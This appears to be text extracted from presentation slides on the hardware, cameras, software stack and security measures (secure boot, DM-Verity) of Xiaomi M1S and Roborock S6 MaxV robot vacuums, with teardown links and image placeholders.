
Contains only global models



Images: Xiaomi

Roborock device development


Contains only global models



Images: Xiaomi

Roborock device development

Contains only global models



Conclusion


Hardware gets weaker, despite devices getting more expensive

Images: Xiaomi

ROBOROCK CAMERA ROBOTS


Xiaomi M1S

- Released Q2/2019
- SoC: Rockchip RK3326 (64-Bit ARM Quadcore)
- RAM: 512 Mbyte
- Flash: 4GByte eMMC
- Sensors:
  - LiDAR
  - Up-facing B/W Camera
  - Ultrasonic distance sensor
  - IR sensors



Find more teardown pictures here:
https://dontvacuum.me/teardowns/roborock.vacuum.m1s/


Video perspective of M1S robot




Recorded with GStreamer on robot (/dev/video1)

Roborock S6 MaxV Hardware


- Released Q2/2020
- SoC: Qualcomm APQ8053 (64-Bit ARM Octocore)
- RAM: 1 GByte
- Flash: 4GByte eMMC
- Sensors:
  - LiDAR
  - 2x FullHD color front cameras (with IR)
  - IR sensors
- Water Tank + Pump








Find more teardown pictures here:
https://dontvacuum.me/teardowns/roborock.vacuum.a10/


Roborock S6 MaxV Cameras











ReactiveAI recognition results

AI Recognition results:Wire

Confidence:90%

In home environments, due to the height of the LDS sensor, low-lying objects, such as cables, may not be sensed. This can lead to cables becoming entangled in the main brush, affecting cleanup. ReactiveAI obstacle avoidance helps minimize these problems.

Screenshots from the Roborock app

Xiaomi M1S/Roborock S6 MaxV Software

- OS: Android
- Similar software as previous models
- Cameras can be accessed via video4linux subsystem
- Used libraries
  - OpenCV
  - OpenCL
  - Tensorflow Lite

Security measures

- Secure boot
  - Replay-Protected-Memory-Block (RPMB) enabled
- DM-Verity
